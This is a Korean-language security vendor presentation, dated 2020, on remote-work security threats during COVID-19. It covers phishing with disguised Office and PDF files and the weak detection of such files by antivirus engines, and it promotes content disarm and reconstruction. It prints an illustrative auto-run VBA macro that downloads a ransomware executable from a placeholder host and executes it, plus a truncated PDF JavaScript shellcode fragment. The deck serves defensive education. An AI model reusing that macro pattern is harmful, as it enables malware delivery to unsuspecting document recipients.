

Post COVID-19, New Normal

New Normal 시대의 보안위협과 대응방안

2020.07.17

지란지교시큐리티



Post COVID-19, New Normal 업무변화와 보안위협

악성문서의 위협 사례와 기존 보안의 한계

표적형 악성코드 대응 기술, CDR


CDR 성과 분석 기술

CDR 적용 사례

Post COVID-19, New Normal 업무 변화와 보안위협

“COVID-19 발생 이전의 세상은 이제 다시 오지 않는다.”

코로나19 대응 정례 브리핑 中



COVID-19로 인한 기업 업무 문화의 변화



*Gartner, 2020

88%

기업이나 단체 직원들에게
재택근무 장려하거나 의무화


언택트, 비대면, 재택근무의 생활화

재택근무로 전환해야 하는 기업의 가장 큰 고민



대내외 공격에 의한
기업 중요정보의 외부 유출

국내 기업의 재택근무 실태



갑작스럽게 시작된 재택근무
관련 인프라 대비 부족


* 한국정보화진흥원 조사, 2019
리쿠르트 사람인 재택근무 실태 설문조사, 2020

기업의 재택근무 운영 방식

개인 PC로 회사 PC 원격 접속



개인회사 노트북 사용 VPN 연결



모바일, 클라우드 서비스 등 외부 접속



재택근무 환경에서 존재하는 보안 위협

네트워크 위협

비인가 AP 공격
VPN 취약점

디바이스 위협

원격 단말 OS
취약점

어플리케이션 위협

개인PC 앱, 협업 앱
등 앱 취약점 공격

내부자 위협

정보관리 부족
자의/타의적 정보유출

크리덴셜스터핑

시스템 침투를 위한
계정정보획득 목적 공격

악성파일 위협

재택근무자 타겟
오피스파일 위장 공격

COVID-19 관련 피싱, 랜섬웨어 등 보안공격 급격한 증가

Number of coronavirus-related
spear-phishing attacks in 2020



COVID-19
관련 스피어피싱
최대 **667%** 증가

* Barracuda, 2020

2020년 3월
2주간 COVID-19
테마 스팸
14,000% 증가

* IBM X-Force, 2020

2020년 1~4월
클라우드 기반 서비스
타겟의 원격 공격
630% 증가

* McAfee, 2020

“COVID”, “coronavirus”
키워드 포함한
피싱공격 성공횟수
32배 증가

* Menlo Security, 2020

2020년 3월
전월대비 기업 타겟
랜섬웨어 공격
148% 급증

* VMware, 2020

Keyword : COVID-19


해외 피싱 공격 사례

악성 URL이 포함된 PDF첨부파일을 이용한 우회공격

STEP 1

STEP 2

STEP 3



- ✓ 기업 CEO 개인 메일 계정 탈취
- ✓ 사회공학적 기법 활용
이메일 바닥글 및 레이아웃
동일 구성

- ✓ COVID-19 키워드 활용, 클릭 유도
- ✓ **PDF 파일 내 링크 포함** 기존 이메일
보안 솔루션 해당 공격을 '정상' 으로
인지
- ✓ 공격 탐지 실패

- ✓ 사용자 계정 탈취 목적
- ✓ 실제 MS 로그인 화면 구현
사용자의 의심없는 입력 유도

* Menlo Security, 2020

Keyword : COVID-19

국내 피싱 공격 사례

결제 송장

OSEL <osel@osellogistics.co.kr>
받는 사람 [redacted]

이 메시지가 표시되는 방식에 문제가 있으면 여기를 클릭하여

결제 송장.pdf
459 KB

인사말! nkt,

첨부 된 결제 송장을 참조하십시오.

감사

코로나 바이러스 관련 이사장님 지시사항

권 아름 <arkwoan@aol.com>
받는 사람 [redacted]
참조 [redacted]

코로나바이러스 대응.doc
81 KB

소장님들께,

안녕 하십니까, [redacted] 입니다.

코로나 19 관련 이사장님 지시사항 송부드립니다.


건강 유의하시길 바랍니다.
감사합니다.

Document created in earlier version of Microsoft Word

To view this content, Please click "Enable Editing" from the yellow bar and then click "Enable Content"

재택근무 환경에서의 보안홀을 노린
오피스파일 위장 악성 피싱 기승

APT 공격 시나리오



공격 성공을 위해 정상 문서로 위장한 공격 시도
타겟 최적화, 목적 달성을 위한 잠복, 확산까지

표적형 공격 파일 유형



이메일 스피어피싱
주요 첨부파일, 문서 포맷

악성문서 대응현실

28 engines detected this file

d3239ae017605120f37e01aef6c30aa73b59a24a2c03d6fca66fda6269753d0be17b67f-6db3-4fea-a399-0d670046bc05

458.49 KB Size | 2020-03-06 08:06:00 UTC 3 months ago

acroform attachment autoaction cve-2017-11882 exploit file-embedded pdf

Community Score: 62

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
AegisLab	① Hacktool.MSOffice.Generic.3Ic	AhnLab-V3	① Exploit/Pdf.Generic	
ALYac	① Exploit.PDF.Agent	Avast	① Other.Malware-gen [Trj]	
AVG	① Other.Malware-gen [Trj]	Avira (no cloud)	① EXP/W97M.Agent aymed	
ClamAV	① Pdf.Dropper.Agent-7592015-0	Cyren	① CVE1711882	
DrWeb	① Exploit.Siggen.60963	ESET-NOD32	① PDF/TrojanDropper.Agent.BU	
F-Prot	① CVE1711882	F-Secure	① Exploit.EXP/CVE-2017-11882.vbiaw	
Fortinet	① MSOffice/CVE_2017_11882.Alexploit	GData	① PDF.Trojan.Agent.BY0DNR	
Ikarus	① Exploit.W97M.Agent	Kaspersky	① HEUR:Exploit.MSOffice.Generic	
MAX	① Malware (ai Score=66)	McAfee	① RDN/Generic Exploit	
McAfee-GW-Edition	① RDN/Generic Exploit	Qihoo-360	① Generic/Trojan.Exploit.ed7	

2020년 2월 공격 파일,
현재 62개 엔진 중 단 28개 엔진만 탐지

악성문서의 위협 사례와 기존 보안의 한계


액티브 콘텐츠란



*추가적인 기능을 제공하기
위해 파일(문서) 내부에
포함될 수 있는 모든 유형의
콘텐츠를 의미*

**일반적으로 표면에
노출되어 있지 않은 형태**

액티브 콘텐츠 소개



표준 기능으로 제공되는 액티브 콘텐츠

액티브 콘텐츠 위협



File Type	Potential Threats	CVE Code
doc	Macro Imbedded Object Script enabled ActiveX Control Hyperlink	CVE-2012-0158 CVE-2013-1331 CVE-2015-2545 CVE-2015-0097 CVE-2016-7264
xls		
ppt		CVE-2006-0009 CVE-2014-4114
docx		CVE-2013-3906 CVE-2015-1641 CVE-2015-2545
xlsx		CVE-2015-2545
pptx		CVE-2014-4114
pdf	JavaScript Actions Annotation Attachments Multimedia Objects	CVE-2007-5659 CVE-2008-2992 CVE-2009-0837 CVE-2010-0188 CVE-2010-2883

다양한 잠재 위협 존재

매크로를 통한 공격



```
Private Declare Function URLDownloadToFileA Lib "urlmon" _  
    (ByVal NRTMLM As Long, ByVal UUQCES As String, _  
    ByVal VKDDKH As String, ByVal XXRYIY As Long, _  
    ByVal RPBFSI As Long) As Long
```

URLMON.dll

```
Sub Workbook_Open()  
    Auto_Open  
End Sub
```

파일 패스 지정

```
Sub Auto_Open()  
    Dim riri As Long  
    fifi = Environ("TEMP") & "\agent.exe"  
    riri = URLDownloadToFileA(0, _  
        "http://malware.site.com/랜섬웨어.exe", _  
        fifi, 0, 0)  
    loulou = Shell(fifi, 1)  
End Sub
```


다운로드

실행

매크로의 함수를 통한 악성행위 실행

임베디드 객체를 이용한 공격

Setup and Install

1. Open program icon:  SetupInstall.exe
2. Select Microsoft Exchange click Next
3. Type in email address and password click next
4. Type in the domain\username.
5. Next screen Account options are default and should be left that way
6. Select Activate and you're done

Please see the attached document for more detailed instructions with photos.



* FireEye

Embedded Object 클릭 유도, 악성코드 실행



오피스 취약점을 노린 공격



DDE 실행


랜섬웨어 다운로드

랜섬웨어 동작



최신 오피스 취약점을 이용, 대응 한계 존재

PDF의 자바스크립트를 이용한 공격



PDF 파일 열람 시, 자바스크립트 자동 실행

Anti-Virus Scanning Test

10 engines detected this file

SHA-256: 3c6130917a8fe8c159c61c6d8b1d54a77705cd1b413c960d4b1b1284ffbedf8e
File name: isec2017_sample_macro.docm
File size: 44.72 KB
Last analysis: 2017-08-28 05:11:21 UTC

10 / 59

Detection	Details	Relations	Community
Antiy-AVL	⚠ Trojan(Downloader)/Script.AGeneric	Arcabit	⚠ HEUR.VBA.Trojan.d
Avast	⚠ VBA:Downloader-EJH [Trj]	AVG	⚠ VBA:Downloader-EJH [Trj]
Baidu	⚠ VBA.Trojan-Downloader.Agent.bwa	Fortinet	⚠ WM/Agent.2A50tr
Kaspersky	⚠ HEUR:Trojan-Downloader.Script.Generic	NANO-Antivirus	⚠ Trojan.Ole2.Vbs-heuristic.druvzi
Rising	⚠ Macro.Run.c (classic)	ZoneAlarm	⚠ HEUR:Trojan-Downloader.Script.Generic
Ad-Aware	✅ Clean	AegisLab	✅ Clean
AhnLab-V3	✅ Clean	Alibaba	✅ Clean
ALYac	✅ Clean	Avira	✅ Clean
AVware	✅ Clean	BitDefender	✅ Clean
Bkav	✅ Clean	CAT-QuickHeal	✅ Clean
ClamAV	✅ Clean	CMC	✅ Clean
Comodo	✅ Clean	Cyren	✅ Clean
DrWeb	✅ Clean	Emsisoft	✅ Clean

시그니처 기반 대응 한계

샌드박스 우회 기술

3개의 샌드박스에서 파일 기반 악성코드 탐지 결과

	휴먼 인터랙션	Flash/JPG파일 에 들어있는 내장 Iframe	잠복기 (Sleep Calls)	버전확인	VM웨어에 특 정한 프로세스	통신 포트 확인
샌드박스 1이 탐지했습니까?	아니요	아니요	예	아니요	예	예
샌드박스 2이 탐지했습니까?	후킹을 식별했 으나 행동을 포 착하지 못함	아니요	예	아니요	예	예
샌드박스 3이 탐지했습니까?	예	아니요	예	아니요	예	예

* FireEye

- ✓ 사용자의 행위 탐지 (마우스 클릭, 스크롤 등)
- ✓ 별도 파일과 결합하여 실행
- ✓ 특정 어플리케이션 버전 및 운영체제 버전에서 실행

진화하고 있는 샌드박스 회피 기술

악성문서의 위험성

```
7 0 obj
<<
/Type/Action
/S/JavaScript
/JS
```

코드 난독화

```
.....
var shellcode =
```

